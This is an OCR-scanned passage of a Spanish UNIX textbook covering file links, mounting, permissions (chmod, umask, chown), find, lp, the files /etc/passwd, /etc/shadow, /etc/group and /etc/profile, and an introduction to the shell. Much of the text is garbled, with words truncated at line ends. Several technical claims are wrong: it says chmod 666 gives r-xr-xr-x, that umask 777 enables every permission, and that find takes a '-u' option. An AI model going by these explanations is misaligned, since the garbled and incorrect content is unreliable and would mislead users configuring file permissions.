En el ejemplo se puede apreciar como el usuario *user1* crea un vínculo sobre el fichero *carta1*. El listado largo muestra en el segundo campo el número de vínculos sobre dicho fichero, es decir, dos.

Ahora se procede a modificar uno de los ficheros:

```
$ pwd

/usr/user1
$ cat >> carta1

fichero modificado
$ cd /usr/user2
$ cat carta1

Esto es un ejemplo de carta
fichero modificado
$
```

El primer usuario modifica el fichero carta1. La forma de hacerlo es mediante la orden:

```
cat >> carta1
```

Esta manera de añadir datos a un fichero de texto se explica en el cap tulo correspondiente al *shell*. La línea que se añade es "fichero modif cado". Cuando se visualiza el fichero del segundo directorio, se aprec que los cambios han afectado a ambos ficheros.

Montar un sistema de ficheros

En los grandes sistemas es difícil encontrar unidades de disco flexibl ya que no están pensados para uso doméstico como es el caso de los F convencionales. En cualquier caso, UNIX, al igual que la mayoría estos grandes sistemas, permite montar un sistema de ficheros, ya s una unidad de disco flexible, un CD-ROM, un *streamer*, etc.

Cada vez que se arranca un sistema UNIX se efectúa un proceso montaje del cual, el usuario, pasa inadvertido. Este proceso de monta consiste en enlazar el sistema de ficheros del disco sobre el director raíz o *root*. Gracias a este proceso se puede acceder a cualquier zona d disco dando un *pathname* absoluto, tomando como punto de partida del directorio en el que se montó el sistema de ficheros, es decir, *roo*

Un disco flexible o una unidad de CD-ROM son un sistema de fichero Debido a que no vienen por defecto unidos al sistema UNIX se dice q están desmontados. El comando *mount* se utiliza para informar al *kern* de que se va a montar un sistema de ficheros. El proceso de montaje pe mite asociar al nuevo sistema un nombre lógico mediante el cual se a acceder a los distintos directorios.

En UNIX existe un directorio vacío especial para montar sobre él s temas de ficheros temporales. Se trata de /mnt. Este directorio se de especificar en la orden *mount* como directorio destino al cual se qu re enlazar el sistema de ficheros que se va a montar. Su sintaxis es siguiente:

mount *dispositivo_origen destino*

El primer argumento es el nombre del dispositivo que se desea montar, el segundo es el directorio destino mediante el cual se podrá acceder a dicho dispositivo.

Como ejemplo se montará una unidad de disco flexible al directorio /mnt:

```
$ mount /dev/fd0 /mnt
$
```

Desde el momento en que el sistema de ficheros está montado sobre el directorio /mnt, cualquier operación de copia que se quiera realizar a dicho sistema se hará sobre el directorio.

El ejemplo de la página siguiente muestra cómo se puede hacer una copia de seguridad de un fichero concreto guardándola en una unidad de disco flexible.





Ilustración
taje de un
de ficheros.

```
$ cat > mifichero
$ mount /dev/fd0 /mnt
$ cp mifichero.bak /mnt
$ umount /dev/fd0
```

En la primera línea del ejemplo se crea un fichero mediante la orden *c*
Posteriormente se monta la unidad de disco flexible denomina
/dev/fd0 sobre el directorio /mnt. El siguiente paso es copiar el fiche
mi fichero al directorio /mnt, o lo que es lo mismo, a la unidad de dis
flexible. El último paso aún no se ha visto en este capítulo, pero corre
ponde al desmontaje de la unidad.



Las unidades de disco flexibles se enumeran en UNIX de la forma:

***/dev/fd0*, para la primera unidad de disco flexible**

/dev/fd1 para la segunda unidad de disco flexible, etc.

Si se invoca a la orden *mount* sin ningún tipo de argumentos, nos info
ma de los diferentes sistemas de ficheros montados.

```
$ mount
/dev/root on   /  read/write on Wed Feb 12 15:00:00
/dev/rk1 on   /usr   read/write  on  Wed Feb 12 15:00:50
$
```

Es posible montar un sistema de ficheros de manera que sólo se pueda le
y no escribir en él. Este método es el que emplean por defecto las unid
des de CD-ROM, ya que es posibles leer datos de él pero no escribir.

```
$ mount /dev/cd0  /mnt -r
$
```

El modificador **-r** especifica que el montaje del sistema es sólo de lectura.

Desmontar un sistema de ficheros

Todo sistema de ficheros que se monta en un sistema debe ser desmontado. Cuando se cierra el sistema, UNIX se encarga de desmontar los sistemas de ficheros que se montaron en el proceso de arranque.

En el caso de que existan otros sistemas de ficheros montados, ya sea una unidad de CD-ROM, un disco flexible, etc. es labor del usuario ejecutar una orden para desmontarlo o podría perder los datos almacenados en dichas unidades.

En muchos sistemas es necesario incluir el pathname completo de la orden mount para que el shell pueda encontrarla correctamente. Se llamaría /etc/mount.

La orden que permite desmontar un sistema de ficheros es *umount*. Esta orden lleva como parámetro el sistema que se desea desmontar.


```
$ umount /dev/cd0
$
```

En el ejemplo anterior se ha desmontado la unidad de CD-ROM que se montó anteriormente.

Autorizaciones

De igual manera que existen tres tipos de permisos, también existen tr tipos de autorizaciones sobre ficheros. Estas autorizaciones se corre ponden con el propietario del fichero, el grupo al que pertenece el pr pietario y las terceras personas.

Tener una autorización o permiso de lectura sobre un fichero determ nado significa poder leer dicho fichero. Esto queda reflejado en un li tado largo, como ya se ha visto, mediante la aparición de una letra " en el lugar correspondiente.



La nomenclatura que se utiliza para montar unidades depende del kernel que utiliza el sistema UNIX, así como del fabricante del mismo. Una unidad de CD-ROM puede llamarse en algunos sistemas /dev/cd0 y en otros, utilizar el nombre del fabricante: /dev/mitsumi.

Un permiso de escritura significa que se puede modificar el fichero esto se hace manifiesto mediante la aparición de un letra "w". Para pod ejecutar el fichero es necesario tener permiso de ejecución. En un list do aparece una "x".

Cambiar permisos

Se puede dar el caso de que un usuario no desee que otros compañeros te gan acceso a un fichero concreto dentro de su directorio. Cuando se cr un fichero (con la orden *cat*, por ejemplo), los permisos que se le asign

por defecto son los indicados mediante la orden *umask*. Suponemos que por defecto, el fichero se crea con los permisos siguientes:

```
rw-r-r-
```

Al tratarse de un fichero de texto, es lógico que la opción de ejecución "x" esté desactivada. Este tipo de permisos permite que cualquier usuario del sistema visualice ese fichero, pero sin embargo, ninguno podrá modificarlo a excepción del propietario y *root*. Pero puede ocurrir que el propietario desee que, por ejemplo, los miembros de su grupo tengan acceso al fichero y puedan modificarlo.

La orden chmod

UNIX posee una orden llamada *chmod* (*change mode*), que permite asignar nuevos permisos a un fichero. Su sintaxis es la siguiente:

chmod xyz nombre_fichero

xyz son números enteros en base octal (0-7) que indican los nuevos permisos que se le asignarán al fichero.

Cada uno de estos números se corresponde con los privilegios de los usuarios:

- x: permisos para el propietario
- y: permisos para el grupo al que pertenece el propietario
- z: permisos para terceras personas.

Cada número codifica los permisos de lectura, escritura y ejecución en base octal. Para comprender mejor este sistema se presenta una tabla con las diferentes posibilidades:

Permisos(rwx)	Valor Octal	
---	0	lectura=NO, escritura=NO ejecución=NO
--x	1	lectura=NO, escritura=NO ejecución=SI
-w-	2	lectura=NO, escritura=SI ejecución=NO
-wx	3	lectura=NO, escritura=SI ejecución=SI
r--	4	lectura=SI, escritura=NO ejecución=NO
r-x	5	lectura=SI, escritura=NO ejecución=SI
rw-	6	lectura=SI, escritura=SI, eje cución=NO
rwx	7	lectura=SI, escritura=SI, eje cución=SI

Ejemplos de permisos:

```
chmod 712 notas.txt
```

Es equivalente a:

```
rwx-x-x
```

- El número 7 indica que el propietario tiene permisos de lectu ra, escritura y ejecución sobre el fichero *notas.txt*.
- El número 1 indica que los usuarios del mismo grupo que e propietario tienen permiso únicamente para ejecutar el fichero pero no para visualizarlo o modificarlo.
- El número 2 indica que las terceras personas pueden modifica el fichero pero no visualizarlo ni ejecutarlo.

Si ahora ejecutamos:

```
chmod 666 exam.lsk
```

Es eqivalente a:

```
r-xr-xr-x
```

En este caso los permisos son los mismos para cualquier usuario. El número 6 indica que hay permiso para visualizar y ejecutar el fichero *exam.lsk*, pero no se puede modificar.

Otro ejemplo:

```
chmod 440 fich3
```

es equivalente a:

```
r-r---
```

En este ejemplo, el propietario y su grupo tienen los mismos privilegios sobre el fichero *fich3*. Pueden leerlo. Sin embargo, las otras personas no tienen ningún tipo de derecho sobre el fichero, ya que todos sus permisos están desactivados.

La orden *chmod* admite, además de esta nomenclatura, otra para asignar permisos a cada tipo de usuario por separado. En este estilo se utilizan una serie de letras que representan al propietario, grupo y otros usuarios y además se sirven de los signos más (+) y menos (-) para activar y desactivar permisos.

- u hace referencia al propietario (user)
- g hace referencia al grupo (group)

- o hace referencia a otras personas (others)

Si por ejemplo se escribe:

```
chmod u+rwx nota.txt
```

asigna al propietario del fichero permisos de lectura, escritura y ejec
ción sobre el fichero *nota.txt*. Si ahora ponemos:

```
chmod go+x fich2
```

se activa el permiso de ejecución del fichero fich2 a los usuarios d
grupo y a las terceras personas.


La gran diferencia entre el primer método para cambiar permisos y
segundo es que el primero de ellos obliga a que se indiquen los perm
sos de todos los usuarios incluso cuando no se deseen cambiar. En
segundo caso, se puede dejar a un usuario con los permisos anteriores
modificar únicamente al resto de las personas.

Hay que tener en cuenta que para poder establecer permisos sobre un fich
ro es necesario tener de antemano permiso de escritura sobre dicho fich
ro, ya que la orden *chmod* es parecida a una modificación del fichero.
un usuario no tiene permisos de antemano para modificar un fichero,
orden *chmod* muestra un mensaje de error por pantalla.

```
$ who am i

user1          tty0        Feb 26 00:30
$ cd /usr/user2
$ ls -al
total 32
```

```
drwxr-xr-x    4 user2    group     512      Feb 26 00:51 .
drwxrwxr-x   24 root     auth      512      Feb 23 03:30 ..
-rw-------    1 user2    group    1068      Feb 23 03:29 .cshrc
-r--------    1 user2    auth        0      Feb 25 15:57 .lastlogin
-rw-------    1 user2    group     934      Feb 23 03:29 .login
drwxr-xr-x    3 user2    group     512      Feb 23 03:44 .odtpref
-rw-r--r--    1 user2    group       0      Feb 23 03:43 .xdtsupCheck
drwxr-xr-x    5 user2    group     512      Feb 23 03:43 .xdt_dir
-r--r--r--    1 user2    group      35      Feb 25 15:58 ficheroU2
-rw-r--r--    1 user2    group    1594      Feb 25 15:57 Main.dt
-rw-r--r--    1 user2    group     231      Feb 23 03:43 Personal.dt
-rw-r--r--    1 user2    group    4265      Feb 25 15:59 trash.dt
$ chmod 777 ficheroU2
chmod: WARNING: cannot change ficheroU2: Operation not permitted (error 1)
$
```



El superusuario o root no necesita privilegios para cambiar los permisos sobre ficheros, ya que root lo puede hacer todo sin preocuparse de esos detalles.

Fijar permisos con umask

Anteriormente se ha mencionado que los ficheros se crean por defecto con los permisos que establece *umask*. Esta orden permite que todos los ficheros que se vayan a crear lleven por defecto los permisos que en ella se indican como parámetros.

Su sintaxis es similar a la de la orden *chmod*:

```
umask 777
```

Establece que todos los ficheros que se vayan a crear desde este mome
to tengan los permisos de lectura, escritura y ejecución activados pa
todos los usuarios y es equivalente a la orden:

```
chmod 777 fich
```

La diferencia es que *chmod* necesita un tercer parámetro: el nombre d
fichero al que se le aplican los permisos. *umask* no necesita el terc
parámetro ya que se aplica a todos los ficheros del sistema.

Cambiar de propietario: chown

El comando *chown* (*change owner*) permite que un usuario ceda l
derechos de uno de sus ficheros a otro usuario. *chown* tiene dos arg
mentos, el nombre del nuevo propietario y el nombre del fichero.

```
chown user2 coches.txt
```

Las únicas personas que pueden cambiar de propietario a un fichero s
el dueño del fichero y el superusuario.

Búsqueda de ficheros

Hasta el momento, se ha visto una orden para poder visualizar los fich
ros del sistema, se trata del comando *ls*. Este comando muestra un list
do por pantalla que permite visualizar todos los ficheros incluyen
aquellos que están ocultos.

Puede darse la situación en la que un usuario necesite utilizar un fich
ro que no se encuentra en su directorio y no recuerde el lugar exac

donde dicho fichero está ubicado. UNIX posee un potente comando de búsqueda de ficheros. El nombre del comando es *find*.

La orden *find* busca en uno o más directorios, incluyendo los subdirectorios. Para que esta orden pueda ejecutarse, es necesario indicarle un directorio de comienzo a partir del cual iniciará la búsqueda.

Esta orden puede llegar a ser muy difícil de manejar ya que cuenta con numerosos modificadores. En esta parte del capítulo nos centraremos únicamente en los más importantes. (Para más información sobre esta orden, ver el capítulo "Ordenes del sistema").

Para buscar un fichero en el directorio actual se tendrá que especificar de la siguiente manera:

```
$ find . -name fichero -print
```

El nombre del directorio en el que debe buscar se expresa como primer parámetro. En el ejemplo anterior se utiliza un punto porque hace referencia al directorio actual. El segundo parámetro es el nombre del fichero que hay que buscar. Dicho nombre tiene que ir precedido por el modificador **-name.** Por último, se coloca el modificador **-print**, cuya misión es la de mostrar por pantalla los resultados.

En el caso de que no se coloque este último modificador, la orden *find* efectuará la búsqueda pero no mostrará los resultados por pantalla, con lo cual la misión de la búsqueda no tendría sentido.

```
$ find / -name articulo -print
/usr/user1/articuo
/usr/user2/articulo
/usr/bak/articulo
$
```

En el ejemplo anterior se ha efectuado una búsqueda de todos los fic
ros que se llamen *articulo* en todo el sistema de ficheros. Los resulta
se muestran por pantalla. La búsqueda se hace en todo el sistema por
como directorio de comienzo se ha indicado la raíz (/).

Siguiendo el ejemplo, un usuario que obtuviese el resultado de la b
queda anterior podría tener dudas acerca de qué fichero es el perte
ciente a un usuario concreto. Para solucionar esto, la orden *find* está p
vista de un modificador que admite el nombre de un usuario al que p
tenecen los ficheros que se van a buscar.

```
$ find / -name agenda -u alex -print

/usr/calendario/agenda
$
```

En este ejemplo se utiliza el modificador **-u** seguido del nombre del us
rio *alex*. Este modificador le pide a la orden *find*, que busque los fiche
que se llamen "agenda" y que además pertenezcan al usuario indicad

Imprimir un fichero.

Debido a que el sistema UNIX está pensado para trabajos en red, e
provisto de una orden que permite que diferentes usuarios impriman
contenido de ficheros en las posibles impresoras conectadas a la red.
orden *lp* imprime un fichero en la impresora que se indica como pa
metro. Si dicha impresora está ocupada imprimiendo otro trabajo,
coloca el fichero a imprimir en una cola de impresión, de manera q
cuando la impresora quede lista, dicho fichero pase a ocupar la prim
posición en la cola y por lo tanto se lleve a cabo la impresión. Su sin
xis es la siguiente:

```
lp -d  impresora  nombre_trabajo
```

Si no se conoce el nombre de la impresora puede omitirse dicho parámetro, en tal caso la orden *lp*, tomará la impresora que está seleccionada por defecto.

```
$ lp fichero1
request id is printer is printer_1-100 (1 file)
$
```

Cuando se ejecuta la orden *lp*, el sistema muestra un mensaje indicando el número del trabajo que se está imprimiendo, este número en un principio no es importante para la ejecución de la orden pero es de gran utilidad en caso de que se quiera cancelar lo que se está imprimiendo, ya que para llevar a cabo la tarea de cancelación, es necesario indicar dicho número.

Para establecer una impresora por defecto (en el caso de que se tenga más de una) se utiliza una variable llamada LPDEST.

Se haría de la forma:

```
$ LPDEST=LaserJet
$
```

Al ejecutar esta orden, el sistema establece como impresora por defecto la denominada LaserJet.

Si un usuario necesita imprimir un trabajo en otra impresora que no sea la seleccionada por defecto, tendrá que incluir el modificador **-d** o de lo contrario el trabajo pasará a la cola de impresión de la impresora por defecto.

```
$ lp -d matricial carta.txt
requested id is printer_2 - 204 (1 file)
$
```

En este ejemplo, el usuario indica que el fichero *carta.txt* no se imp
ma en la impresora por defecto, sino que lo haga en una impresora l
mada *matricial*.

El comando *lp* de UNIX permite enviar a la cola de impresión más
un trabajo a la vez.

```
$ lp fich1 fich2 fich3

requested id is printer_1-100 (3 files)
$
```

En el ejemplo anterior se envían tres ficheros a la cola de impresión
la impresora especificada por defecto.

Ficheros importantes en UNIX

Algunos de los aspectos más importantes en el sistema UNIX son
relacionados con la seguridad y la administración. Aunque en este lib
se dedica un capítulo entero al tema relacionado con la seguridad, ex
ten en UNIX una serie de ficheros muy importantes que recogen alg
nos de estos aspectos.

Fichero /etc/passwd

En el sistema de UNIX SYSTEM V, existe un fichero especial donde
guarda la información acerca de todos los usuarios conectados al sis
ma. Este fichero se llama *passwd* y se encuentra en el directorio /e
(Habitualmente se le conoce por su *pathname* completo /etc/paswd).

Todos los usuarios pueden acceder a este fichero en cualquier momer
y visualizar su contenido.

El fichero /etc/passwd es un fichero de texto donde cada línea de entrada se corresponde con un usuario conectado al sistema o con un nombre de presentación utilizado por el sistema.

Este fichero puede ser visualizado utilizando la orden *cat*.

```
$ cat /etc/passwd

root:x:0:3:Superuser:/:
daemon:x:1:1:System daemons:/etc:
bin:x:2:2:Owner of system commands:/bin:
sys:x:3:3:Owner of system files:/usr/sys:
adm:x:4:4:System accounting:/usr/adm:
uucp:x:5:5:UUCP administrator:/usr/lib/uucp:
nuucp:x:6:5:Anonymous UUCP
site:/usr/spool/uucplogins/nuucp:/usr/lib/uucp/uucico
auth:x:7:21:Authentication administrator:/tcb/files/auth:
asg:x:8:8:Assignable devices:/:
cron:x:9:16:Cron daemon:/usr/spool/cron:
sysinfo:x:11:11:System information:/usr/bin:
dos:x:16:11:DOS device:/:
mmdf:x:17:22:MMDF administrator:/usr/mmdf:
network:x:18:10:MICNET administrator:/usr/network:
backup:x:19:19:Backup administrator:/usr/backup:/bin/sh
nouser:x:28:28:Network user with no access privileges:/:/bin/false
listen:x:37:4:Network daemons:/usr/net/nls:
lp:x:71:18:Printer administrator:/usr/spool/lp:
audit:x:79:17:Audit administrator:/tcb/files/audit:
user1:x:200:50:usuario sh:/usr/user1:/bin/sh
user2:x:201:50:usuario csh:/usr/user2:/bin/csh
user3:x:202:50:usuario ksh:/usr/user3:/bin/ksh
$
```

La estructura de este fichero es bastante simple. Cada una de las líne de entrada del fichero se divide en campos perfectamente definid Estos campos se separan unos de otros por medio de un separador q es el signo " : " (dos puntos).

- El primer campo contiene el nombre de presentación del usua rio. Es decir, el nombre que se introduce al hacer *login* cuand se entra al sistema.
- El segundo campo se corresponde con la contraseña del usua rio. La contraseña, por supuesto, no se puede ver, por lo qu simplemente aparece una "x" en dicho lugar.
- El tercer campo es el número de identificación del usuario (user ID)
- El cuarto campo representa el número del grupo al que perte nece el usuario (*group ID*).
- El quinto campo carece de importancia, ya que en él se colocan comentarios acerca del usuario. En el caso de que el sistem UNIX estuviese instalado en una oficina dividida por seccio nes, en este campo podrían aparecer el número de planta en l que se encuentra el usuario, el número de despacho, etc.
- El sexto campo es el directorio de trabajo.
- El séptimo campo designa el tipo de *shell* que el usuario utili zará al comenzar la sesión.

Es importante hacer una observación acerca de la línea del fiche /etc/passwd que hace referencia a *root*.

La primera línea es la dedicada al superusuario. En el primer campo de esta línea aparece el nombre *root*. El campo tercero tiene el número cero, ya que el ID de usuario de *root* es, precisamente, 0. Por último, en el campo séptimo no se especifica el tipo de *shell*, ya que por defecto toma como *shell* el de Bourne (sh).

Muchas de las órdenes de UNIX vistas en el capítulo anterior, utilizan este fichero para poder llevar a cabo su ejecución. Por ejemplo, cuando un usuario ejecuta la orden *who*, lo que realmente está haciendo es acceder al fichero /etc/passwd y leer una a una las entradas del fichero, mostrando los resultados por pantalla.

Fichero/etc/shadow

Este fichero es posiblemente el más importante del sistema en cuanto a seguridad se refiere. En versiones anteriores, UNIX SYSTEM V guardaba las contraseñas de los usuarios en el segundo campo de cada línea del fichero /etc/passwd. Las contraseñas no podían leerse, ya que estaban cifradas, pero cualquier usuario tenía acceso a ellas y por lo tanto podía intentar descifrarlas. Esto se consideraba un grave fallo de seguridad, por lo que en la versión SVR4, se utiliza un fichero especial llamado /etc/shadow donde se encuentran todas las contraseñas cifradas además de otra información relevante relacionada con la seguridad del sistema.

Al fichero /etc/shadow sólo se puede acceder por *root*, por lo que cualquier intento de lectura por parte de otro usuario provocará la aparición de un mensaje de error en el terminal.

Un ejemplo de fichero /etc/shadow sería el siguiente:

```
root:bOpQLUekIQHPk::0:0
daemon:*::0:0
bin:*::0:0
```

```
sys:*::0:0
adm:*::0:0
uucp:*::0:0
nuucp:*::0:0
auth:*::0:0
asg:*LK**::0:0
cron:*::0:0
sysinfo:*::0:0
dos:*::0:0
mmdf:*::0:0
network:*::0:0
backup:*::0:0
nouser:*:::
listen:*:::
lp:*::0:0
audit:*::0:0
user1:.pwLhyirWDgRY:9915::
user2:liaKKbGX9h3CM:9915::
user3:HjMK905bjkmA2:9915::
#
```

El primer campo de este fichero es el nombre de presentación de los us
rios. El segundo campo es la contraseña cifrada. Esta contraseña se co
pone de 13 caracteres de un alfabeto con 64 caracteres, entre los cua
están las letras A-Z, a-z, los números del 0-9 y los caracteres punto, co
y barra (. , /).

Los campos siguientes no están presentes en las líneas del fichero que
se correspondan con usuarios del sistema. Como ya he mencionado an
tanto el fichero /etc/passwd como /etc/shadow contienen información
los nombres de presentación del sistema así como de los usuarios
mismo.

En el caso de que la línea del fichero /etc/passwd se corresponda con un usuario, el tercer campo está destinado a una fecha que hace referencia al día en que la contraseña se modificó por última vez.

El cuarto campo indica el número de días que una contraseña tiene hasta que tenga que ser modificada. Un usuario no puede cambiar su contraseña hasta que hayan transcurrido el número de días que se indica en este campo. Las modificaciones de las contraseñas las realizan los propios usuarios periódicamente para disponer de una mayor seguridad sobre sus ficheros.

El quinto campo establece el número de días que la contraseña es válida. Antes de que expire ese número de días, el usuario se verá obligado a cambiar de contraseña o de lo contrario se verá rechazado por el sistema cuando haga *login*.

El sexto campo indica el número de días anteriores al número especificado en el campo anterior para que el sistema envíe un mensaje al usuario advirtiéndole el número de días que le faltan para que su contraseña caduque.

El séptimo campo es el período de inactividad permitido para un usuario. Si un usuario pasa más días de los indicados en este campo sin conectarse al sistema, éste le rechazará la próxima vez que el usuario intente entrar. Si en este campo aparece un cero quiere decir que no existe límite de caducidad de la contraseña.

El octavo y último campo especifica una fecha absoluta para el cambio de nombre de usuario. Este número se almacena como los días que faltan hasta la fecha concreta tomando como fecha de comienzo el día 1 de Enero de 1970.

Fichero /etc/group

El fichero de grupos permite que los usuarios pertenecientes a un misr grupo puedan compartir información sin preocuparse (relativament por supuesto de los permisos.

Cada entrada en el fichero /etc/group consta de cuatro campos separad por el carácter dos puntos (:). Estos campos son:

nombre_grupo: password : ID_grupo: lista_nombres

El primer campo es el nombre del grupo (con un máximo de seis cara teres). Ninguno de los caracteres puede ir en letras mayúsculas. segundo campo es opcional, pero en el caso de que exista debe conter la contraseña del grupo. El tercer campo es el número de grupo (ID), un número entero entre 0 y 65535. Los primeros cien números est reservados por el sistema. El último campo es el que contiene los nor bres de los usuarios pertenecientes al grupo. Estos nombres van sepa dos por comas.

Un ejemplo de fichero /etc/group sería:

```
$ cat /etc/group

ingen : :100 :alex,ricky,user1, user2
encar : :101:fran, vicente
forign : :103 :sttewart, james, matts
$
```

Es importante destacar que el fichero /etc/group no define ning grupo. Los grupos se forman cuando a cada usuario se le asigna un de grupo.

Fichero /etc/motd

Este fichero, aunque no es de gran importancia, si tiene una misión muy específica. Se trata del fichero en el que se almacena el mensaje del día. En el capítulo segundo del libro se mencionaba que cuando un usuario entraba al sistema, éste le mostraba un mensaje de bienvenida o simplemente un aviso por parte del administrador. Este mensaje puede cambiarse introduciendo en este fichero el nuevo texto que deseamos mostrar.

Fichero /etc/profile

Cuando un usuario se conecta al sistema, se suceden una serie de procesos hasta que aparece el *prompt* del *shell*. Cuando este *shell* se carga en memoria, ejecuta las órdenes que se encuentran en el fichero */etc/profile*. Para los usuarios que estén acostumbrados a trabajar en el sistema operativo MS-DOS, les será útil saber que este fichero es el equivalente *al autoexec.bat* del DOS.

En este fichero se especifican las órdenes o comandos que se desean ejecutar automáticamente cuando arranca el sistema. Es posible visualizar un mensaje, establecer permisos por defecto, informar de que otros usuarios están conectados, etc.

Un ejemplo de */etc/profile* sería:

```
# .profile      - Comandos ejecutados por el shell de Bourne
#
echo "Bienvenido"
PATH=$PATH:$HOME/bin:.
# situación del fichero de correo
MAIL=/usr/spool/mail/`logname`
export PATH MAIL
```

```
umask 744
echo "Los usuarios conectados son :"
who
#
```

En este ejemplo, el usuario propietario de este fichero desea que ant de aparecer el *prompt* del *shell* le muestre un mensaje de bienvenid Después asigna valores a las variables PATH y MAIL (ver capítulo ded cado al *shell*), establece los permisos por defecto, permitiendo al pr pietario (a él mismo) visualizar, modificar y ejecutar ficheros y al res de los usuarios tan sólo visualizar sus ficheros. Por último muestra u listado de los usuarios conectados al sistema en ese momento.

NOTA

Existen otros muchos ficheros importantes en UNIX, pero hasta el momento estos son los principales. En los capítulos dedicados a la programación avanzada se ven muchos más con detenimiento.

Fichero /dev/null

Este fichero es fundamental en la programación en *shell*, es un dispo tivo vacío al que se puede enviar información que no se desee visua zar. Se podría decir que es similar a una papelera donde se depositan l documentos que no se necesitan.

Capitulo 4

DESCRIPCIÓN DEL SHELL

SCRIPCION DEL SHELL

El intérprete de comandos o *shell*, es el programa que ejecuta las órdenes que se introducen por el teclado. El indicador que muestra el *shell* para que el usuario introduzca las órdenes se denomina *prompt*. o símbolo del sistema (Habitualmente se representa en pantalla por un símbolo de dólar $).

Cuando se escribe una orden por teclado, el intérprete de comandos recorre dicha línea de órdenes y verifica que lo que se escribe en ella es una comando válido. En el caso de que la línea de órdenes no contenga el nombre de un comando del sistema, el *shell* se encarga de comprobar si el nombre corresponde a algún programa ejecutable creado por el usuario. De no ser así muestra un mensaje de error.

La sintaxis que tiene una línea de órdenes es la siguiente:

```
comando [argumento1] [argumento2] ... [argumentoN] [ENTER]
```

(Los distintos argumentos que se muestran entre corchetes para indicar que son opcionales).

Argumentos

Un argumento no es más que una cadena de texto sobre la que actúa una orden. A continuación algunos ejemplos:

```
$ cp fich1 fich2
$
$
```

La orden *cp* se encarga de copiar un fichero. Admite dos argumentos. El primero de ellos es el nombre del fichero a copiar y el segundo, el nombre del "directorio destino" al que se va a copiar el mismo.

Opciones

Una opción es un argumento especial que modifica el comportamiento d una orden. La mayoría de las órdenes soportan numerosas opciones, y ésta se suelen indicar precedidas de un guión.

```
$ ls -al
```

El comando *ls* admite diferentes opciones cada una de las cuales varía e comportamiento final de la orden. Si *ls* se ejecuta sin opción alguna, mues tra un listado de los ficheros y subdirectorios de un directorio concreto. S por el contrario se incluyen las opciones **-al**, muestra un listado extenso des cribiendo las diferentes características de éstos.

Funcionamiento del shell

A la vez que se van escribiendo caracteres por teclado, el sistema operat vo va verificando si éstos ejecutan alguna acción. El shell no sabe en nin gún momento lo que se está tecleando hasta que se pulsa la tecla Intro. Est pulsación indica al shell que el usuario ya ha terminado de introducir carac teres y puede proceder a la ejecución del comando. Pero antes de haber pu sado la tecla Intro, el usuario puede borrar y modificar la línea de órdene Por ejemplo, mediante la pulsación de las teclas [CNTL][H] se pued borrar un carácter, mediante [CNTL][W] se puede borrar una palabra com pleta, etc. Todas estas combinaciones de teclas pasan inadvertidas por e shell. Este sólo entra en acción después de pulsar la tecla Intro.

Una vez que ya se ha pulsado la tecla *Intro*, el *shell* descompone l línea en trozos y comienza un estricto análisis de ésta. Toma la pr mera palabra (asumiendo que es el nombre de una orden) y comprue ba si dicho comando existe. Si el comando es un *pathname* absolut el *shell* lo busca en dicho lugar. En el caso de que sea una palabr sola, el *shell* busca la orden en los directorios indicados en una varia ble llamada PATH.


En la variable PATH se especifican los directorios donde el *shell* debe buscar los comandos a ejecutar. Estos directorios van separados por el signo dos puntos (:).

```
PATH=/usr:/etc:/lib:/users/programas
```

Si un usuario desea ejecutar un programa, el *shell* busca dicho programa en los directorios indicados en la variable PATH.
Primero busca en el directorio /usr. Si ahí encuentra el programa, lo ejecuta, si no, prosigue la búsqueda en el directorio /etc. En caso de encontrarlo lo ejecuta y si no, la búsqueda continúa hasta que lo encuentre o hasta que no haya más directorios donde mirar. En tal caso muestra un mensaje de error del tipo:

```
nombre_programa: not found
```

Cuando el *shell* está ejecutando un programa o una orden, el usuario debe esperar a que éste termine para poder ejecutar otro, ya que el símbolo del *shell* (el *prompt*) no está presente y por lo tanto no se pueden introducir nuevas órdenes.



l: Esquema de
etación de la
e órdenes.

Tipos de Shell

Hoy en día existen muchos tipos de intérpretes de comandos. Con l llegada de versiones de UNIX nuevas como es el caso de LINUX aparecen nuevos tipos de *shell*, cada vez más potentes y con nueva características.

Los intérpretes de comandos más importantes son los que se van a tra tar en este libro. Entre ellos se encuentran el *shell* de Bourne (recibe e nombre de su creador), el *shell* C (desarrollado en la Universidad d Berkeley) y el *shell* Korn.

Dependiendo del tipo de *shell* utilizado aparecerá un *prompt* po defecto u otro. En el caso del *shell* de Bourne y el *shell* de Korn, e *prompt* es un símbolo dólar (**$**). En el *shell* C aparece un carácter d tanto por ciento (%). Aunque estos símbolos pueden cambiarse e cualquier sesión de trabajo.

El *prompt* del superusuario es distinto al de los demás, ya que el símbo lo utilizado es el carácter #.

Entrada y salida stándar

